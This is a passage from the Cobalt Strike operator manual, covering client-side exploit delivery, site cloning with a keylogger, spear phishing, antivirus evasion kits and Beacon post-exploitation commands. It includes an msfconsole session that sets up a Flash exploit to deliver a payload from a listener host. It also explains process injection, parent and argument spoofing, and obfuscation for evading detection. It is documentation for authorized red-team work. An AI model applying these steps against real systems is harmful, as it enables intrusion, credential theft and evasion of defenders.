python : This option hosts a Python script and uses python.exe to download the script and run it. Each of these options is a different way to run a Cobalt Strike listener.

x64 - Check the box to generate an x64 stager for the selected listener.

SSL - Check to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile.


Press **Launch** to start the attack.

Client-side Exploits

You may use a Metasploit Framework exploit to deliver a Cobalt Strike Beacon. Cobalt Strike's Beacon is compatible with the Metasploit Framework's staging protocol. To deliver a Beacon with a Metasploit Framework exploit:

- Use *windows/meterpreter/reverse_http[s]* as your PAYLOAD and set LHOST and LPORT to point to your Cobalt Strike listener. You're not really delivering Meterpreter here, you're telling the Metasploit Framework to generate the HTTP[s] stager that downloads a payload from the specified LHOST/LPORT.
- Set *DisablePayloadHandler* to True. This will tell the Metasploit Framework to avoid standing up a handler within the Metasploit Framework to service your payload connection.
- Set *PrependMigrate* to True. This option tells the Metasploit Framework to prepend shellcode that runs the payload stager in another process. This helps your Beacon session survives if the exploited application crashes or if it's closed by a user.

Here's a screenshot of msfconsole used to stand up a Flash Exploit to deliver Cobalt Strike's HTTP Beacon hosted at 192.168.1.5 on port 80:




```
msf > use exploit/multi/browser/adobe_flash_hacking_team_uaf
msf exploit(adobe_flash_hacking_team_uaf) > set PAYLOAD windows/meterpreter/reverse_http
setPAYLOAD => windows/meterpreter/reverse_http
msf exploit(adobe_flash_hacking_team_uaf) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(adobe_flash_hacking_team_uaf) > set LPORT 80
LPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(adobe_flash_hacking_team_uaf) > set PrependMigrate true
PrependMigrate => true
msf exploit(adobe_flash_hacking_team_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_hacking_team_uaf) > set URI
set URIHOST  set URIPATH  set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIP
set URIPATH  set URIPORT
msf exploit(adobe_flash_hacking_team_uaf) > set URIPath /
URIPath => /
msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.

msf exploit(adobe_flash_hacking_team_uaf) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.16.14.135:80/
[*] Server started.
msf exploit(adobe_flash_hacking_team_uaf) > 
```

Figure 27. Using Client-side Attacks from Metasploit

Clone a Site

Before sending an exploit to a target, it helps to dress it up. Cobalt Strike's website clone tool can help with this. The website clone tool makes a local copy of a website with some code added to fix links and images so they work as expected.

To clone a website, go to **Attacks** -> **Web Drive-by** -> **Clone Site**.


Clone Site
The site cloner copies a website and fixes the code so images load. You may add exploits to cloned sites or
...
Clone
Help

Clone URL: http://www.gmail.com/
Local URI: /
Local Host: www.evilgmail.com
Local Port: 80
Attack:
☑ Log keystrokes on cloned site

Figure 28. Website Clone Tool

It's possible to embed an attack into a cloned site. Write the URL of your attack in the Embed field and Cobalt Strike will add it to the cloned site with an IFRAME. Click the **...** button to select one of the running client-side exploits.

Cloned websites can also capture keystrokes. Check the **Log keystrokes on cloned site** box. This will insert a JavaScript key logger into the cloned site.

To view logged keystrokes or see visitors to your cloned site, go to **View** -> **Web Log**.

Check **Enable SSL** to serve this content over SSL. This option is available when you specify a valid SSL certificate in your Malleable C2 profile. Make sure the **Host** field matches the CN field of your SSL certificate. This will avoid a situation where this feature fails because of a mismatch between these fields.

Spear Phishing

Now that you have an understanding of client-side attacks, let's talk about how to get the attack to the user. The most common way into an organization's network is through spear phishing. Cobalt Strike's spear phishing tool allows you to send pixel perfect spear phishing messages using an arbitrary message as a template.

Targets

Before you send a phishing message, you should assemble a list of targets. Cobalt Strike expects targets in a text file. Each line of the file contains one target. The target may be an email address. You may also use an email address, a tab, and a name. If provided, a name helps Cobalt Strike customize each phish.

Templates

Next, you need a phishing template. The nice thing about templates is that you may reuse them between engagements. Cobalt Strike uses saved email messages as its templates. Cobalt Strike will strip attachments, deal with encoding issues, and rewrite each template for each phishing attack.


If you'd like to create a custom template, compose a message and send it to yourself. Most email clients have a way to get the original message source. In Gmail, click the down arrow next to **Reply** and select **Show original**. Save this message to a file and then congratulate yourself—you've made your first Cobalt Strike phishing template.

You may want to customize your template with Cobalt Strike's tokens. Cobalt Strike replaces the following tokens in your templates:

Token	Description
%To%	The email address of the person the message is sent to
%To_Name%	The name of the person the message is sent to.
%URL%	The contents of the Embed URL field in the spear phishing dialog.

Sending Messages

Now that you have your targets and a template, you're ready to go phishing. To start the spear phishing tool, go to **Attacks** -> **Spear Phish**.



To	To_Name
Jim.Stevens@acme.com	Jim Stevens

Targets:	/root/acme2.csv
Template:	/root/parse/linkedin.msg
Attachment:	
Embed URL:	http://192.168.95.128:80/?id=%TOKEN%
Mail Server:	192.168.95.139
Bounce To:	test@dashnine.org

Figure 29. Spear Phishing Tool

To send a phishing message, you must first import your list of **Targets**. You may import a flat text-file containing one email address per line. Import a file containing one email address and name separated by a tab or comma for stronger message customization. Click the folder next to the Targets field to import your targets file.

Set **Template** to an email message template. A Cobalt Strike message template is simply a saved email message. Cobalt Strike will strip unnecessary headers, remove attachments, rewrite URLs, re-encode the message, and rewrite it for you. Click on the folder next to the Template field to choose one.

You have the option to add an **Attachment**. This is a great time to use one of the social engineering packages discussed earlier. Cobalt Strike will add your attachment to the outgoing phishing message.


Cobalt Strike does not give you a means to compose a message. Use an email client, write a message, and send it to yourself. Most webmail clients include a means to see the original message source. In GMail, click the down arrow next to Reply and select Show original.

You may also ask Cobalt Strike to rewrite all URLs in the template with a URL of your choosing. Set **Embed URL** to have Cobalt Strike rewrite each URL in the message template to point to the embedded URL. URLs added in this way will contain a token that allows Cobalt Strike to trace any visitor back to this particular spear phishing attack. Cobalt Strike's reporting and web log features take advantage of this token. Press ... to choose one of the Cobalt Strike hosted sites you've started.

When you embed a URL, Cobalt Strike will attach `?id=%TOKEN%` to it. Each sent message will get its own token. Cobalt Strike uses this token to map website visitors to sent emails. If you care about reporting, be sure to keep this value in place.

Set **Mail Server** to an open relay or the mail exchange record for your target. If necessary, you may also authenticate to a mail server to send your phishing messages.

Press **...** next to the Mail Server field to configure additional server options. You may specify a username and password to authenticate with. The Random Delay option tells Cobalt Strike to randomly delay each message by a random time, up to the number of seconds you specify. If this option is not set, Cobalt Strike will not delay its messages.



SMTP Host:	192.168.95.139
SMTP Port:	25
Username:	mister
Password:	bigglesworth
Random Delay:	60

[ ] Use SSL to connect to server

Figure 30. Configure Mail Server

Set **Bounce To** to an email address where bounced messages should go. This value will not affect the message your targets see. Press **Preview** to see an assembled message to one of your recipients. If the preview looks good, press **Send** to deliver your attack.

Cobalt Strike sends phishing messages through the team server.

Payload Artifacts and Anti-virus Evasion

Help/Systems LLC regularly fields questions about evasion. Does Cobalt Strike bypass anti-virus products? Which anti-virus products does it bypass? How often is this checked?

The Cobalt Strike default artifacts will likely be snagged by most endpoint security solutions. Although evasion is not a goal of the default Cobalt Strike product, Cobalt Strike does offer some flexibility.

You, the operator, may change the executables, DLLs, applets, and script templates Cobalt Strike uses in its workflows. You may also export Cobalt Strike’s Beacon payload in a variety of formats that work with third-party tools designed to assist with evasion.

This chapter highlights the Cobalt Strike features that provide this flexibility.

The Artifact Kit

Cobalt Strike uses the Artifact Kit to generate its executables and DLLs. The Artifact Kit is a source code framework to build executables and DLLs that evade some anti-virus products.

The Theory of the Artifact Kit

Traditional anti-virus products use signatures to identify known bad. If we embed our known bad shellcode into an executable, an anti-virus product will recognize the shellcode and flag the executable as malicious.

To defeat this detection, it's common for an attacker to obfuscate the shellcode in some way and place it in the binary. This obfuscation process defeats anti-virus products that use a simple string search to identify malicious code.

Many anti-virus products go a step further. These anti-virus products simulate execution of an executable in a virtual sandbox. With each emulated step of execution, the anti-virus product checks for known bad in the emulated process space. If known bad shows up, the anti-virus product flags the executable or DLL as malicious. This technique defeats many encoders and packers that try to hide known bad from signature-based anti-virus products.

Cobalt Strike's counter to this is simple. The anti-virus sandbox has limitations. It is not a complete virtual machine. There are system behaviors the anti-virus sandbox does not emulate. The Artifact Kit is a collection of executable and DLL templates that rely on some behavior that anti-virus product's do not emulate to recover shellcode located inside of the binary.

One of the techniques [see: src-common/bypass-pipe.c in the Artifact Kit] generates executables and DLLs that serve shellcode to themselves over a named pipe. If an anti-virus sandbox does not emulate named pipes, it will not find the known bad shellcode.

Where Artifact Kit Fails

Of course it's possible for anti-virus products to defeat specific implementations of the Artifact Kit. If an anti-virus vendor writes signatures for the Artifact Kit technique you use, then the executables and DLLs it creates will get caught. This started to happen, over time, with the default bypass technique in Cobalt Strike 2.5 and below. If you want to get the most from the Artifact Kit, you will use one of its techniques as a base to build your own Artifact Kit implementation.


Even that isn't enough though. Some anti-virus products call home to the anti-virus vendor's servers. There the vendor makes a determination if the executable or DLL is known good or an unknown, never before seen, executable or DLL. Some of these products automatically send unknown executables and DLLs to the vendor for further analysis and warn the users. Others treat unknown executables and DLLs as malicious. It depends on the product and its settings.

The point: no amount of "obfuscation" is going to help you in this situation. You're up against a different kind of defense and will need to work around it accordingly. Treat these situations the same way you would treat application whitelisting. Try to find a known good program (e.g., powershell) that will get your payload stager into memory.

How to use the Artifact Kit

Go to **Help** -> **Arsenal** from a licensed Cobalt Strike to download the Artifact Kit. You can also access the Arsenal directly at: https://www.cobaltstrike.com/scripts

HelpSystems distributes the Artifact Kit as a .tgz file. Use the tar command to extract it. The Artifact Kit includes a build.sh script. Run this script on Kali Linux, with no arguments, to build the default Artifact Kit techniques with the Minimal GNU for Windows Cross Compiler.



```
root@kali:~/artifact# ls
build.sh   dist-pipe      dist-template  script.example  src-main
dist-peek  dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Figure 31. The Artifact Kit Build Process

The Artifact Kit build script creates a folder with template artifacts for each Artifact Kit technique. To use a technique with Cobalt Strike, go to **Cobalt Strike** -> **Script Manager**, and load the artifact.cna script from that technique's folder.


You're encouraged to modify the Artifact Kit and its techniques to make it meet your needs. While skilled C programmers can do more with the Artifact Kit, it's quite feasible for an adventurous non-programmer to work with the Artifact Kit too. For example, a major anti-virus product likes to write signatures for the executables in Cobalt Strike's trial each time there is a release. Up until Cobalt Strike 2.5, the trial and licensed versions of Cobalt Strike used the named pipe technique in its executables and DLLs. This vendor would write a signature for the named pipe string the executable used. Defeating their signatures, release after release, was as simple as changing the name of the pipe in the pipe technique's source code.

The Veil Evasion Framework

Veil is a popular framework to generate executables that get past some anti-virus products. You may use Veil to generate executables for Cobalt Strike's payloads.

Steps

1. Go to **Attacks** -> **Packages** -> **Payload Generator**.
2. Choose the listener you want to generate an executable for.
3. Select Veil as the Output type.
4. Press **Generate** and save the file.
5. Launch the **Veil Evasion Framework** and choose the technique you want to use.
6. Veil will eventually ask about shellcode. Select Veil's option to supply custom shellcode.
7. Paste in the contents of the file Cobalt Strike's payload generator made.
8. Press **enter** and you will have a fresh Veil-made executable.



```
===============================================================================
 Veil-Evasion | [Version]: 2.10.1
===============================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - Custom

 [>] Please enter the number of your choice: 2
 [>] Please enter custom shellcode (one line, no quotes, \x00.. format):
```

Figure 32. Using Veil to Generate an Executable

Java Applet Attacks

HelpSystems distributes the source code to Cobalt Strike's Applet Attacks as the Applet Kit. This is also available within the Cobalt Strike arsenal. Go to **Help** -> **Arsenal** and download the Applet Kit.

Use the included **build.sh** script to build the Applet Kit on Kali Linux. Many Cobalt Strike customers use this flexibility to sign Cobalt Strike's Java Applet attacks with a code-signing certificate that they purchased. This is highly recommended.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

On the Cobalt Strike Arsenal Page you will also notice the **Power Applet**. This is an alternate implementation of Cobalt Strike's Java Applet attacks that uses PowerShell to get a payload into memory. The Power Applet demonstrates the flexibility you have to recreate Cobalt Strike's standard attacks in a completely different way and still use them with Cobalt Strike's workflows.

To make Cobalt Strike use your Applet Kit over the built-in one, load the **applet.cna** script included with the Applet Kit.

The Resource Kit

The Resource Kit is Cobalt Strike's means to change the HTA, PowerShell, Python, VBA, and VBS script templates Cobalt Strike uses in its workflows. Again, the Resource Kit is available to licensed users in the Cobalt Strike arsenal. Go to **Help** -> **Arsenal** to download the Resource Kit.

The README.txt supplied with the Resource Kit documents the included scripts and which features use them. To evade a product, consider changing strings or behaviors in these scripts.

To make Cobalt Strike use your script templates over the built-in script templates, load the resources.cna script included with the Resource Kit.

The Sleep Mask Kit

The Sleep Mask Kit is the source code for the sleep mask function that is executed to obfuscate Beacon, in memory, prior to sleeping. This obfuscation technique may be used to identify Beacon. To defeat this detection, Cobalt Strike provids an aggressor script that allows the user to modify how the sleep mask function looks in memory. With the 4.5 release a list of heap records to mask and unmask is included. Go to **Help -> Arsenal** to download the Sleep Mask Kit. Your license key is required.

Use the included **build.sh** or **build.bat** script to build the Sleep Mask Kit on Kali Linux or Microsoft Windows. The script builds the sleep mask object file for the three types of Beacons (**default**, **SMB**, and **TCP**) on both x86 and x64 architectures in the **sleepmask** directory. The **default** type supports HTTP, HTTPS, and DNS Beacons. You may modify the Sleep Mask Kit to meet your needs.

To make Cobalt Strike use your sleep mask function over the default, load the **sleepmask.cna** script from the sleepmask directory.

The following are limitations to what may be modified:

- The executable code size can not exceed 769 bytes. If this occurs the default sleep mask function will be used.
- Only one function can be defined in the source code file.
- Use of external functions are not supported.

Post Exploitation

Beacon Covert C2 Payload


Beacon is Cobalt Strikes payload to model advanced attackers. Use Beacon to egress a network over HTTP, HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer-to-peer Beacons over Windows named pipes.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time.

Beacon's network indicators are malleable. Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic.

The Beacon Console

Right-click on a Beacon session and select interact to open that Beacon’s console. The console is the main user interface for your Beacon session. The Beacon console allows you to see which tasks were issued to a Beacon and to see when it downloads them. The Beacon console is also where command output and other information will appear.



```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368                                      last: 23s
beacon>
```

Figure 33. Cobalt Strike Beacon Console

In between the Beacon console's input and output is a status bar. This status bar contains information about the current session. In its default configuration, the statusbar shows the target's NetBIOS name, the username and PID of the current session, and the Beacon's last check-in time.

Each command that's issued to a Beacon, whether through the GUI or the console, will show up in this window. If a teammate issues a command, Cobalt Strike will pre-fix the command with their handle.

You will likely spend most of your time with Cobalt Strike in the Beacon console. It's worth your time to become familiar with its commands. Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to get detailed help.

The Beacon Menu

Right-click on a Beacon or inside of a Beacon's console to access the Beacon menu. This is the same menu used to open the Beacon console. The following items are available:

The **Access** menu contains options to manipulate trust material and elevate your access.

The **Explore** menu consists of options to extract information and interact with the target's system.

The **Pivoting** menu is where you can setup tools to tunnel traffic through a Beacon.

The **Session** menu is where you manage the current Beacon session.




Figure 34. Cobalt Strike Beacon Menu

Some of Cobalt Strike's visualizations (the pivot graph and sessions table) let you select multiple Beacons at one time. Most actions that happen through this menu will apply to all selected Beacon sessions.

Asynchronous and Interactive Operations

Be aware that Beacon is an asynchronous payload. Commands do not execute right away. Each command goes into a queue. When the Beacon checks in (connects to you), it will download these commands and execute them one by one. At this time, Beacon will also report any output it has for you. If you make a mistake, use the **clear** command to clear the command queue for the current Beacon.

By default, Beacons check in every sixty seconds. You may change this with Beacon's **sleep** command. Use sleep followed by a time in seconds to specify how often Beacon should check in. You may also specify a second number between 0 and 99. This number is a jitter factor. Beacon will vary each of its check in times by the random percentage you specify as a jitter factor. For example, **sleep 300 20**, will force Beacon to sleep for 300 seconds with a 20% jitter percentage. This means, Beacon will sleep for a random value between 240s to 300s after each check-in.

To make a Beacon check in multiple times each second, try **sleep 0**. This is interactive mode. In this mode commands will execute right away. You must make your Beacon interactive before you tunnel traffic through it. A few Beacon commands (e.g., browserpivot, desktop, etc.) will automatically put Beacon into interactive mode at the next check in.

Running Commands

Beacon's **shell** command will task a Beacon to execute a command via cmd.exe on the compromised host. When the command completes, Beacon will present the output to you.

Use the **run** command to execute a command without cmd.exe. The run command will post output to you. The **execute** command runs a program in the background and does not capture output.

Use the **powershell** command to execute a command with PowerShell on the compromised host. Use the **powerpick** command to execute PowerShell cmdlets without powershell.exe. This command relies on the Unmanaged PowerShell technique developed by Lee Christensen. The powershell and powerpick commands will use your current token.

The **psinject** command will inject Unmanaged PowerShell into a specific process and run your cmdlet from that location.

The **powershell-import** command will import a PowerShell script into Beacon. Future uses of the powershell, powerpick, and psinject commands will have cmdlets from the imported script available to them. Beacon will only hold one PowerShell script at a time. Import an empty file to clear the imported script from Beacon.

The **execute-assembly** command will run a local .NET executable as a Beacon post-exploitation job. You may pass arguments to this assembly as if it were run from a Windows command-line interface. This command will also inherit your current token.

If you want Beacon to execute commands from a specific directory, use the **cd** command in the Beacon console to switch the working directory of the Beacon's process. The **pwd** command will tell you which directory you're currently working from.

The **setenv** command will set an environment variable.

Beacon can execute Beacon Object Files without creating a new process. Beacon Object Files are compiled C programs, written to a specific convention, that run within a Beacon session. Use **inline-execute [args]** to execute a Beacon Object File with the specified arguments. See *Beacon Object Files* on page 124 for more information.

Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Use the **spawn** command to spawn a session for a listener. The spawn command accepts an architecture (e.g., x86, x64) and a listener as its arguments.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn for its sessions.

The **spawnto** command requires you to specify an architecture (x86 or x64) and a full path to a program to spawn, as needed. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The spawn and inject commands both inject a payload stage into memory. If the payload stage is an HTTP, HTTPS, or DNS Beacon and it can't reach you—you will not see a session. If the payload stage is a bind TCP or SMB Beacon, these commands will automatically try to link to and assume control of these payloads.

Use **dllinject [pid]** to inject a Reflective DLL into a process.

Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target. Use **shspawn [architecture] [/path/to/file.bin]** to spawn the "spawn to" process and inject the specified shellcode file into that process.

Use **dllload [pid] [c:\path\to\file.dll]** to load an on-disk DLL in another process.

Alternate Parent Processes

Use **ppid [pid]** to assign an alternate parent process for programs run by your Beacon session. This is a means to make your activity blend in with normal actions on the target. The current Beacon session must have rights to the alternate parent and it's best if the alternate parent process exists in the same desktop session as your Beacon. Type **ppid**, with no arguments, to have Beacon launch processes with no spoofed parent.

The **runu** command will execute a command with another process as the parent. This command will run with the rights and desktop session of its alternate parent process. The current Beacon session must have full rights to the alternate parent. The **spawnu** command will spawn a temporary process, as a child of a specified process, and inject a Beacon payload stage into it.

The spawnto value controls which program is used as a temporary process.

Spoof Process Arguments

Each Beacon has an internal list of commands it should spoof arguments for. When Beacon runs a command that matches a list, Beacon:

1. Starts the matched process in a suspended state (with the fake arguments)
2. Updates the process memory with the real arguments
3. Resumes the process

The effect is that host instrumentation recording a process launch will see the fake arguments. This helps mask your real activity.

Use **argue [command] [fake arguments]** to add a command to this internal list. The [command] portion may contain an environment variable. Use **argue [command]** to remove a command from this internal list. **argue**, by itself, lists the commands in this internal list.

The process match logic is exact. If Beacon tries to launch "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe from its internal list. It will only match net.exe.

x86 Beacon can only spoof arguments in x86 child processes. Likewise, x64 Beacon can only spoof arguments in x64 child processes.

The real arguments are written to the memory space that holds the fake arguments. If the real arguments are longer than the fake arguments, the command launch will fail.

Blocking DLLs in Child Processes

Use **blockdlls start** to ask Beacon to launch child processes with a binary signature policy that blocks non-Microsoft DLLs from the process space. Use **blockdlls stop** to disable this behavior. This feature requires Windows 10.

Upload and Download Files

